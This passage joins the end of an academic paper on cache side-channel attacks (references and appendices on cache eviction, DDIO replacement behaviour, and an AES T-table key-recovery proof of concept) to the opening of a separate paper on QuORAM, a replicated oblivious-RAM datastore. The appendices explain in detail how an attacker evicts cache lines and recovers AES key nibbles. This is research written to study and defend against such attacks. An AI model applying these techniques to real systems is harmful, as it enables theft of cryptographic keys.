[11] Pietro Frigo, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Grand Pwning Unit: Accelerating microarchitectural attacks with the GPU. In *IEEE Symposium on Security and Privacy (S&P)*, 2018.

[12] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016.

[13] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-level Caches. In *USENIX Security Symposium*, 2015.

[14] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache Games–Bringing Access-based Cache Attacks on AES to Practice. In *IEEE Symposium on Security and Privacy (S&P)*, 2011.

[15] Ram Huggahalli, Ravi R. Iyer, and Scott Tetrick. Direct Cache Access for High Bandwidth Network I/O. In *32st International Symposium on Computer Architecture (ISCA)*, 2005. doi:10.1109/ISCA.2005.23.

[16] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical Timing Side Channel Attacks against Kernel Space ASLR. In *IEEE Symposium on Security and Privacy (S&P)*, 2013.

[17] Mehmet Sinan Inci, Berk Gulmezoglu, Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cache Attacks Enable Bulk Key Recovery on the Cloud. In *Cryptographic Hardware and Embedded Systems (CHES)*, 2016.

[18] Intel. Intel Data Direct I/O Technology Overview. https://www.intel.co.jp/content/dam/www/public/us/en/documents/white-papers/data-direct-i-o-technology-overview-paper.pdf, 2012.

[19] Intel. Intel CAT: Improving Real-Time Performance by Utilizing Cache Allocation Technology. https://software.intel.com/content/www/us/en/develop/articles/introduction-to-cache-allocation-technology.html, 2015.

[20] Intel. Open Programmable Acceleration Engine: Libraries. https://github.com/OPAE/opae-libs/blob/master/include/opae/buffer.h#L28, 2021.

[21] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A Shared Cache Attack That Works Across Cores and Defies VM Sandboxing – and Its Application to AES. In *IEEE Symposium on Security and Privacy (S&P)*, 2015.

[22] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cross Processor Cache Attacks. In *ACM SIGSAC Asia Conference on Computer and Communications Security (AsiaCCS)*, 2016.

[23] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking Kernel Address Space Layout Randomization with Intel TSX. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016.

[24] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Errors. *ACM SIGARCH Computer Architecture News*, 2014.

[25] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[26] Paul C. Kocher. Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. In *Advances in Cryptology - CRYPTO*, 1996.

[27] Michael Kurth, Ben Gras, Dennis Andriesse, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. NetCAT: Practical Cache Attacks From the Network. In *IEEE Symposium on Security and Privacy (S&P)*, 2020.

[28] Adam Langley. ctgrind—checking that functions are constant time with Valgrind, 2010. *URL https://github.com/agl/ctgrind*, 2010.

[29] Sheng Li, Hyeontaek Lim, Victor W Lee, Jung Ho Ahn, Anuj Kalia, Michael Kaminsky, David G Andersen, O Seongil, Sukhan Lee, and Pradeep Dubey. Architecting to Achieve a Billion Requests per Second Throughput on a Single Key-value Store Server Platform. In *International Symposium on Computer Architecture (ISCA)*, 2015.

[30] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In *USENIX Security Symposium*, 2016.

[31] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security Symposium*, 2018.

[32] Fangfei Liu, Qian Ge, Yuval Yarom, Frank Mckeen, Carlos Rozas, Gernot Heiser, and Ruby B Lee. Catalyst: Defeating Last-level Cache Side Channel Attacks in Cloud Computing. In *IEEE International Symposium on High Performance Computer Architecture (HPCA)*, 2016.

[33] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks Are Practical. In *IEEE Symposium on Security and Privacy (S&P)*, 2015.

[34] Ilias Marinos, Robert NM Watson, and Mark Handley. Network Stack Specialization For Performance. *ACM SIGCOMM Computer Communication Review*, 2014.

[35] Robert Martin, John Demme, and Simha Sethumadhavan. Timewarp: Rethinking Timekeeping and Performance Monitoring Mechanisms to Mitigate Side-channel Attacks. In *International Symposium on Computer Architecture (ISCA)*, 2012.

[36] Clémentine Maurice, Nicolas Le Scouarnec, Christoph Neumann, Olivier Heen, and Aurélien Francillon. Reverse Engineering Intel Last-Level Cache Complex Addressing Using Performance Counters. In *Research in Attacks, Intrusions, and Defenses (RAID)*, 2015.

[37] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In *Network and Distributed System Security Symposium (NDSS)*, 2017.

[38] David Mulnix. Intel® Xeon® Processor Scalable Family Technical Overview. http://web.archive.org/web/20080207010024/http://www.808multimedia.com/winnt/kernel.htm, 2017. Accessed: 2020-08-13.

[39] Onur Mutlu. The RowHammer Problem and Other Issues we may Face as Memory Becomes Denser. In *Design, Automation & Test in Europe (DATE)*, 2017.

[40] Yossef Oren, Vasileios P. Kemerlis, Simha Sethumadhavan, and Angelos D. Keromytis. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and Their Implications. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2015.

[41] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: The Case of AES. In *Cryptographers' Track at the RSA Conference on Topics in Cryptology (CT-RSA)*, 2006.

[42] Riccardo Paccagnella, Licheng Luo, and Christopher W. Fletcher. Lord of the Ring(s): Side Channel Attacks on the CPU On-Chip Ring Interconnect Are Practical. In *USENIX Security Symposium*, 2021.

[43] Dan Page. Theoretical Use of Cache Memory as a Cryptanalytic Side-Channel. *IACR Cryptol. ePrint Arch. 2002/169*, 2002.

[44] Colin Percival. Cache Missing for Fun and Profit. In *BSDCan*, 2005.

[45] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-cpu Attacks. In *USENIX Security Symposium*, 2016.

[46] Antoon Purnal, Lukas Giner, Daniel Gruss, and Ingrid Verbauwhede. Systematic Analysis of Randomization-based Protected Cache Architectures. In *IEEE Symposium on Security and Privacy (S&P)*, 2021.

[47] Antoon Purnal, Furkan Turan, and Ingrid Verbauwhede. Prime+Scope: Overcoming the Observer Effect for High-Precision Cache Contention Attacks. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2021.

[48] Moinuddin K. Qureshi. CEASER: Mitigating Conflict-based Cache Attacks via Encrypted-address and Remapping. In *IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2018.

[49] Oscar Reparaz, Josep Balasch, and Ingrid Verbauwhede. Dude, is my code constant time? In *Design, Automation & Test in Europe (DATE)*, 2017.

[50] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, You, Get off of My Cloud: Exploring Information Leakage in Third-party Compute Clouds. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2009.

[51] Eyal Ronen, Robert Gillham, Daniel Genkin, Adi Shamir, David Wong, and Yuval Yarom. The 9 Lives of Bleichenbacher's CAT: New Cache ATtacks on TLS Implementations. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[52] Gururaj Saileshwar and Moinuddin Qureshi. MIRAGE: Mitigating Conflict-Based Cache Attacks with a Practical Fully-Associative Design. In *USENIX Security Symposium*, 2021.

[53] Mark Seaborn and Thomas Dullien. Exploiting the DRAM Rowhammer Bug to Gain Kernel Privileges. *Black Hat*, 2015.

[54] Anatoly Shusterman, Lachlan Kang, Yarden Haskal, Yosef Meltser, Prateek Mittal, Yossi Oren, and Yuval Yarom. Robust Website Fingerprinting Through the Cache Occupancy Channel. In *USENIX Security Symposium*, 2019.

[55] Mohammadkazem Taram, Ashish Venkat, and Dean Tullsen. Packet Chasing: Spying on Network Packets over a Cache Side-channel. In *International Symposium on Computer Architecture (ISCA)*, 2020.

[56] Eran Tromer, Dag Arne Osvik, and Adi Shamir. Efficient Cache Attacks on AES, and Countermeasures. *Journal of Cryptology*, 2010.

[57] Furkan Turan and Ingrid Verbauwhede. Trust in FPGA-Accelerated Cloud Computing. *ACM Computing Surveys*, 2020.

[58] Victor Van Der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clémentine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic Rowhammer attacks on mobile platforms. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016.

[59] Bhanu C Vattikonda, Sambit Das, and Hovav Shacham. Eliminating Fine Grained Timers in Xen. In *ACM Workshop on Cloud Computing Security (CCSW)*, 2011.

[60] Pepe Vila, Boris Köpf, and José F. Morales. Theory and Practice of Finding Eviction Sets. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[61] Zhenghong Wang and Ruby B. Lee. New Cache Designs for Thwarting Software Cache-based Side Channel Attacks. In *International Symposium on Computer Architecture (ISCA)*, 2007.

[62] Zane Weissman, Thore Tiemann, Daniel Moghimi, Evan Custodio, Thomas Eisenbarth, and Berk Sunar. JackHammer: Efficient Rowhammer on Heterogeneous FPGA-CPU Platforms. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2020.

[63] Mario Werner, Thomas Unterluggauer, Lukas Giner, Michael Schwarz, Daniel Gruss, and Stefan Mangard. SCATTERCACHE: Thwarting Cache Attacks via Cache Set Randomization. In *USENIX Security Symposium*, 2019.

[64] Jan Wichelmann, Ahmad Moghimi, Thomas Eisenbarth, and Berk Sunar. MicroWalk: A Framework for Finding Side Channels in Binaries. In *Annual Computer Security Applications Conference (ACSAC)*, 2018.

[65] Mengjia Yan, Christopher Fletcher, and Josep Torrellas. Cache Telepathy: Leveraging Shared Resource Attacks to Learn DNN Architectures. In *USENIX Security Symposium*, 2020.

[66] Mengjia Yan, Read Sprabery, Bhargava Gopireddy, Christopher W. Fletcher, Roy H. Campbell, and Josep Torrellas. Attack Directories, Not Caches: Side Channel Attacks in a Non-Inclusive World. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[67] Mengjia Yan, Jen-Yang Wen, Christopher W Fletcher, and Josep Torrellas. SecDir: a secure directory to defeat directory side-channel attacks. In *International Symposium on Computer Architecture (ISCA)*, 2019.

[68] Fan Yao, Milos Doroslovacki, and Guru Venkataramani. Are Coherence Protocol States Vulnerable to Information Leakage? In *IEEE Symposium on High Performance Computer Architecture (HPCA)*, 2018.

[69] Fan Yao, Guru Venkataramani, and Miloš Doroslovački. Covert timing channels exploiting non-uniform memory access based architectures. In *Proceedings of the on Great Lakes Symposium on VLSI*, 2017.

[70] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-channel Attack. In *USENIX Security Symposium*, 2014.

[71] Tianwei Zhang, Yinqian Zhang, and Ruby B Lee. Cloudradar: A Real-time Side-channel Attack Detection System in Clouds. In *Research in Attacks, Intrusions, and Defenses (RAID)*, 2016.

[72] Li Zhao, Ravi R. Iyer, Srihari Makineni, Don Newell, and Liqun Cheng. NCID: a Non-inclusive cache, Inclusive Directory Architecture for Flexible and Efficient Cache Hierarchies. In *Conference on Computing Frontiers*, 2010.

Appendix

A Access Time

The access times of various memory access operations are given in Figure 9 (for 1000 measurements). As the bins show, the access times easily allow distinguishing the operations. In the case of secondary device reads from L2 and LLC, the histograms do show a small overlap. However, during the experiments, we rarely need to determine L2 accesses, but often need to differentiate LLC and RAM accesses.

B Cache Manipulation Details

This section provides more insight into the migration between different cache levels in the non-inclusive hierarchies of our test platforms (cf. Section 2.6). We also relate this to statements and observations of related work. Please refer to our repository for supporting experiments.

When a line in memory is referenced by one of the cores, it is installed in the L2 of that core, and tracked in the inclusive coherence directory (CD) [66]. If the line is then referenced by another core (cf. Figure 4d), it is installed in that core's L2 as well. In addition, we observe that the line now has a copy in the LLC, likely as a performance optimization. We find this to happen immediately, i.e., already after one shared access, in contrast to earlier studies that state it to happen only after several accesses by processes on both cores [66], or not at all [67]. Note that this does not contradict the non-inclusive invariant of the LLC; lines in L2 *may* reside in the LLC simultaneously, but do not *have to* as they would in inclusive hierarchies. Lines for which there is a copy in the LLC are no longer tracked by the CD, i.e., their tag migrates to the LLC along with the data. Thus, contention on the CD (Figure 4b) no longer evicts such lines, as they no longer have a CD entry.

On Skylake-X, Yan et al. [66] find the associativity of the structure that carries shared lines to be 11, matching with our hypothesis that shared lines move to the LLC ($W = 11$).

Our experiments confirm earlier statements [66, 67] that lines evicted from the LLC are evicted from everywhere, i.e., they do not move back to L2 (with corresponding tracking in CD), although it would be theoretically possible.

In summary, lines *only in L2 caches* are not evicted by LLC contention as they do not have an entry there, in contrast to inclusive LLCs. However, they can be moved to the LLC with CD contention ([66], Figure 4b) or, as we discover, with a shared access (Figure 4d) or writes by the secondary device (Figure 4e). In contrast, lines with *at least one copy in the LLC* are not evicted by CD contention, but can be evicted from the entire hierarchy with contention on the LLC.

Clarifying Attacks. For lines that are only present in the LLC, e.g., after L2 contention (Figure 4a) or CD contention (Figure 4b), what happens when they are referenced again by a CPU core? We observe that *unshared* lines move back to L2 (and become tracked in CD), and that *shared* lines remain in the LLC and are copied to L2 (still tracked in LLC).

The behavior for shared lines is essential to understand EVICT+RELOAD (both ours and [66]). The fact that shared lines remain to have an LLC copy is the reason why our EVICT+RELOAD attacks need to evict the shared line from the entire cache hierarchy. If we would only move it from L2 to LLC, later accesses by the victim core would not be observable. The line will be served to the attacker from the faster LLC, regardless of a victim access.

The behavior for unshared lines is essential to understand PRIME+PROBE [66]. When an unshared line is read from LLC, it is moved to L2, tracking it in the CD again (and hence, evicting another entry from there). Although this transfer of tracking from LLC to CD was not mentioned explicitly in [66], we believe it to be consistent with (and necessary for) their PRIME+PROBE attack, where unshared lines migrate back and forth between the LLC and the CD.

C Replacement Policy

Table 10 covers access patterns using three congruent lines {A, B, C} and compares the observed (2-way associative) DDIO region contents against the ones expected with various replacement policies, e.g., LRU, variants of Quad-Age LRU, and RRIP. To reset the replacement policy, we first fill the region of interest with congruent lines {D, E, F} and flush them. The patterns are placed to the DDIO region with secondary writes, where every measurement is repeated 1000 times.




Figure 9: A histogram showing the timing of indicated memory operations.

Table 10: Replacement Policy Experiment (DDIO). Discrepancies between expected and observed states are indicated.

Access Patterns	Cache Cont.	Expected Contents with LRU	RRIP	QUAD Variants		
CBBAC	BC	AC	CB	AC	AC	CA
CBBBA	AB	AB	AB	AB	AB	BA
CBBCA	AC	CA	CA	CA	CA	BA
CBCAA	AC	CA	CA	CA	CA	AC
CBCAB	AB	BA	CB	CB	BA	AB

To our knowledge, the replacement policy for non-inclusive Skylake and Cascade Lake CPUs has not been reverse-engineered. Though we do not reverse-engineer the replacement policy in this work, the knowledge that the replacement policy is not plain LRU is already useful for our experiments.

We conducted similar tests for DDIO$^+$ lines, and observed an LRU-like policy. However, an exact reverse engineering of that policy is complicated, as consecutive DDIO$^+$ writes move a line from LLC to L2, and then back to LLC, where it may be considered to be a new address, instead of a cache hit. We leave it as future work.

D Revisiting Eviction (Inverse Variant)

Algorithm 5 Eviction without CD - Inverse

On the right, the LLC and L2 states of victim ($L2_V$) and attacker ($L2_A$) are shown for each operation on the target address (T).

	$L2_V$	$L2_A$	LLC	$L2_V$	$L2_A$	LLC
1: ? vic_CpuRd		✓			✗	
	T					
2: att_CpuTime	Remote L2				RAM	
	T	T	T		T	
3: hlp_CpuRead	T	T	T		T	T
4: att_CpuEvict_LLC						

Algorithm 5 exposes the inverse version of Algorithm 3. The helper process (hlp) is running on another core as the main attacker process. It is added to ensure that the line moves to LLC even if the victim does not access it, in order to remove it from the cache hierarchy. Similarly, Algorithm 6 is the inverse version of Algorithm 4. Both inverse algorithms are slightly more complex, but seem to work across CPU sockets.

Algorithm 6 Eviction with Reduced Eviction Set - Inverse

On the right, the attacker's L2 and LLC (with DDIO$^+$ and DDIO) are shown, with lines 0-3, LLC magnet ways (M), and target (T) .

	L2	LLC
Prepare:		
1: att_SecWr (0,1)		1 0
2: att_CpuWr (0,1)	1 0	M M
3: att_SecWr (0,1)		1 0 M M
Wait:		
4: ? vic_CpuRd (T)	✓	✗


	Remote L2	RAM
Measure & Reinstate:		
5: att_CpuTime (T)		
	1 0 M T	T 1 0 M M
6: hlp_CpuRd (T)	1 0 M T	1 0 M T
7: att_SecWr (2,3)	1 0 3 2	1 0 3 2
8: att_CpuWr (2,3)	3 2 1 0 M M	3 2 1 0 M M
9: att_SecWr (2,3)	3 2 M M	3 2 M M

Reiterate from line 4, swapping the roles of 0-1 *and* 2-3.

E AES T-Tables

To speed up the computation of the AES-128 block cipher, table-based implementations consolidate a large part of the round function into precomputed tables. The secret key k and (known) plaintext p consist of 16 bytes (resp, k_i and p_i, for $0 \leq i < 16$). In every round, four tables are referenced, and for the majority of the encryption rounds, these are tables Te_{0-3}.

The proof-of-concept implements the first-round attack by Osvik et al. [41], monitoring accesses to the first cache line of tables Te_{0-3} for known plaintexts. The cache line corresponding to $Te_j[p_i \oplus k_i]$ is *always* accessed in the first round, where $j = i \bmod 4$. All other lines in Te_j are *often* accessed, yielding a statistical difference between the cache line corresponding to $p_i \oplus k_i$, and the other lines of the table. By



(a) Cross-Core ($\mathcal{V}_{CC}$)

(b) Cross-Socket ($\mathcal{V}_{CS}$)

Figure 10: Reduced eviction (EV = 4) pattern for AES T-tables on the ACE1 platform (cf. Section 2.6). Upper key nibbles (`0x31415926deadbeef`) can be read from the columns (full key used: `0x3010401050902060d0e0a0d0b0e0e0f0`)

Table 11: The FPGA Resource Utilisation of Our Accelerator

Design	PAC Type	ALMs (%)	REGs	RAM
Ours	A10	31,993 (7%)	46,382	119
Hello FPGA	A10	30,759 (7%)	42,398	101
Ours	S10	53,497 (6%)	67,266	157
Hello FPGA	S10	53,095 (6%)	63,323	139

identifying the plaintext byte p_i for which the first cache line of $Te_{(i \bmod 4)}$ is accessed always, the attacker learns the upper $\log_2(\frac{256}{\texttt{CLsize}})$ bits of k_i. On modern platforms, with cache lines of `CLsize` = 64 bytes, this amounts to the upper four bits (i.e., half-byte or nibble) of k_i. To learn which p_i leads to the first line always being accessed, the attacker submits plaintexts with fixed p_i and all other bytes random. This can be repeated for all 16 key bytes k_i (always fixing plaintext byte p_i).

Figure 10 visually shows the described attack on AES T-Tables using reduced eviction sets (EV = 4), resp. for the cross-core and cross-socket reduced eviction. For each combination (byte index i, key nibble hypothesis), the example performs 300 encryptions. The columns clearly reveal the upper nibble of every key byte. For the cross-core setting, 300 encryptions per combination are sufficient to recover the full key in all of 100 runs. For the cross-socket setting, the same amount of successful encryptions is also sufficient, but the target line may get stuck in the other socket (cf. Section 8.3). This happens once per 12750 encryptions (average over 10 million encryptions). When it does, it can be detected, and our proof-of-concept flushes the line from the cache. Hence, in practice, an attacker may prefer to use full eviction in the cross-socket case to increase the robustness against this event.

Many works have extended the original first-round attack to full key recovery, as well as significantly reducing the number of required encryptions. Such optimizations, while useful, are out of scope for this attack example.

F FPGA Utilisation

Table 11 shows the resource utilization of our FPGA hardware accelerator on two different Intel Programmable Acceleration Cards (PAC), with the most important column being the Adaptive Logic Modules (ALM), which consist of both programmable logic and registers (REGs). It is built based on the *hello fpga* sample project provided by Intel[3]. Hence, it consists of Intel-provided modules for interfacing with it from software. The increase in utilization of our accelerator compared to the sample project reflects its actual utilization. The accelerator is very compact, as it barely increases the amount of total FPGA resources (ALMs).

[3]The `03a_hello_world_mpf` sample from the commit `#ec7e78f` of https://github.com/OPAE/intel-fpga-bbb

QuORAM: A Quorum-Replicated Fault Tolerant ORAM Datastore

Sujaya Maiyya
UC Santa Barbara

Seif Ibrahim
UC Santa Barbara

Caitlin Scarberry
UC Santa Barbara

Divyakant Agrawal
UC Santa Barbara

Amr El Abbadi
UC Santa Barbara

Huijia Lin
University of Washington

Stefano Tessaro
University of Washington

Victor Zakhary
Oracle

Abstract

Privacy and security challenges due to the outsourcing of data storage and processing to third-party cloud providers are well known. With regard to data privacy, Oblivious RAM (ORAM) schemes provide strong privacy guarantees by not only hiding the contents of the data (by encryption) but also obfuscating the access patterns of the outsourced data. But most existing ORAM datastores are not fault tolerant in that if the external storage server (which stores encrypted data) or the trusted proxy (which stores the encryption key and other metadata) crashes, an application loses all of its data. To achieve fault tolerance, we propose ***QuORAM***, the first ORAM datastore to replicate data with a quorum-based replication protocol. QuORAM's contributions are three-fold: (i) it obfuscates access patterns to provide obliviousness guarantees, (ii) it replicates data using a novel lock-free and decentralized replication protocol to achieve fault tolerance, and (iii) it guarantees linearizable semantics. Experimentally evaluating QuORAM highlights counter-intuitive results: QuORAM incurs negligible cost to achieve obliviousness when compared to an insecure fault-tolerant replicated system; QuORAM's peak throughput is **2.4x** of its non-replicated baseline; and QuORAM performs **33.2x** better in terms of throughput than an ORAM datastore that relies on CockroachDB, an open-source geo-replicated database, for fault tolerance.

1 Introduction

Due to the cloud's core policy of *pay-by-use*, individuals and organizations are increasingly shifting from managing their own storage servers to renting storage from third-party cloud providers. Today, many products with high traffic, such as Twitter [5], Spotify [4], and Netflix [3], rely on cloud storage for some or all of their data storage requirements.

The cloud's convenience, however, comes at the cost of potentially compromising the privacy of the outsourced data. This privacy concern slows down the adoption of cloud services for many businesses [11]. Even with the encrypted data, users' access patterns can leak sensitive information to the cloud provider. Consider an example where a doctor stores patient records in a third-party cloud. If the doctor accesses a given patient's record more frequently than usual over a period of time, an intruder can infer some information about the patient's medical status. In fact, many works [9,15,17,19,21,22] have shown concrete inference attacks by exploiting access patterns alone.

The privacy of outsourced data requires first to hide the data content through encryption, and then to *obfuscate* the access pattern to that encrypted data. Oblivious RAM, or ORAM, a cryptographic primitive originally introduced by Goldreich and Ostrovsky [16], achieves access pattern obliviousness. Although ORAM originally protected software executing on a single machine from an adversary on that same machine [16], ORAM's functionalities are now extended to protect data accesses on remote storage [7, 10, 13, 25, 31–34]. Summarizing the general idea in these works: they break up the data into logical blocks, each stored at a unique physical addresses on the external server. After each access to a logical block, the ORAM scheme shuffles the physical address, thereby mapping any sequence of logical memory accesses to a sequence of random physical memory accesses.

Broadly speaking, many remote ORAM system architectures [7, 13, 14, 31, 33] consist of three-layers: *an untrusted cloud storage server*, *a trusted proxy*, and *the clients*. An application encrypts its data under a key K and outsources the encrypted data onto an untrusted storage server. The trusted proxy holds the key K and accesses the storage server on behalf of the application's clients. Clients send read and write requests to the proxy, which then communicates with the server according to an *ORAM scheme* and responds back to the clients. An ORAM scheme translates client requests into a sequence of storage server accesses that are *indistinguishable* from other client request translations.

Recent proposals enhance the efficiency of ORAM schemes [7, 8, 10, 13, 14, 31, 33, 39, 40] by supporting concurrent and asynchronous client accesses. However, in most of these proposals, the proxy and the storage server are not fault tolerant, deeming both components as single points of failure. If either crashes, the data becomes unavailable to users. Putting it differently, mitigating the privacy concerns of cloud storage derails one of the most significant advantages of the cloud: *fault tolerance*.

To date, Obladi [13] is the only ORAM system to tolerate crash failures without losing the system's state. For the storage server, Obladi relies on the standard fault tolerance guarantees of cloud storage servers and assumes a highly available server. For the proxy, Obladi meticulously pushes 'valid' proxy states to the cloud storage such that after a crash, the proxy resets to the last valid state stored fault-tolerantly in the cloud. The main problem with this approach is that although a proxy's relevant state can be recovered from the

storage after a crash, the system cannot progress *while* the proxy is down. Moreover, delegating fault tolerance to the cloud incurs higher latencies than an ORAM system with inherent fault tolerance guarantees, as shown in the later sections of this paper.

In distributed systems, the gold standard for fault tolerance is state machine *replication*. Zakhary et al. [41] discuss replication to tolerate failures in ORAM systems and demonstrate the challenges of employing standard design choices – such as locking and quorum-based read-writes – in an ORAM system. The authors discuss only the risks of standard design choices for replication in ORAM systems rather than provide any solution to tolerate failures.

In this paper, we present, ***QuORAM***, the first (quorum) replicated fault-tolerant ORAM system, consisting of multiple untrusted cloud storage instances and trusted proxies. QuORAM replicates the data on multiple storage instances, where each storage instance is accessed through its independent trusted proxy. A subset of these replicas serve each client request, thus allowing the system to tolerate some failures at both the storage and the proxy layers.

Serving client requests from only a subset of replicas raises the challenge of *consistency*, which we define using linearizable semantics: "each operation applied by concurrent processes [appears to take] effect instantaneously at some point between its invocation and its response" [18]. Note that the operations themselves need not take effect instantaneously across all replicas (and cannot, in the presence of asynchronous network delay); they only need to *appear* instantaneous to the clients. We address this challenge and prove that QuORAM guarantees linearizable semantics.

Apart from obliviousness and fault tolerance, QuORAM achieves the following additional functionalities:

1. It supports multiple concurrent reads and writes,
2. It has no single point of failure,
3. It replicates data across multiple (possibly colluding) cloud storage servers, and
4. It guarantees linearizable semantics.

In the rest of the paper, §2 provides background on the ORAM scheme on which we build QuORAM; §3 describes the system and failure model of QuORAM; §4 defines the security model of QuORAM; §5 proposes the replication and ORAM scheme designs on QuORAM; and §6 experimentally evaluates QuORAM with three baselines. Appendices A and B detail the security and linearizability proofs of QuORAM.

2 Background

This section introduces an ORAM scheme, TaORAM [31], that acts as a building block of QuORAM. TaORAM ensures obliviousness in the presence of concurrent, arbitrarily-scheduled accesses while preserving linearizable semantics. TaoStore's [31] ORAM scheme, TaORAM, builds upon another ORAM scheme Path ORAM [35]. Path ORAM organises data into a tree of *buckets*, each of which contains multiple




Figure 1: TaORAM's architecture

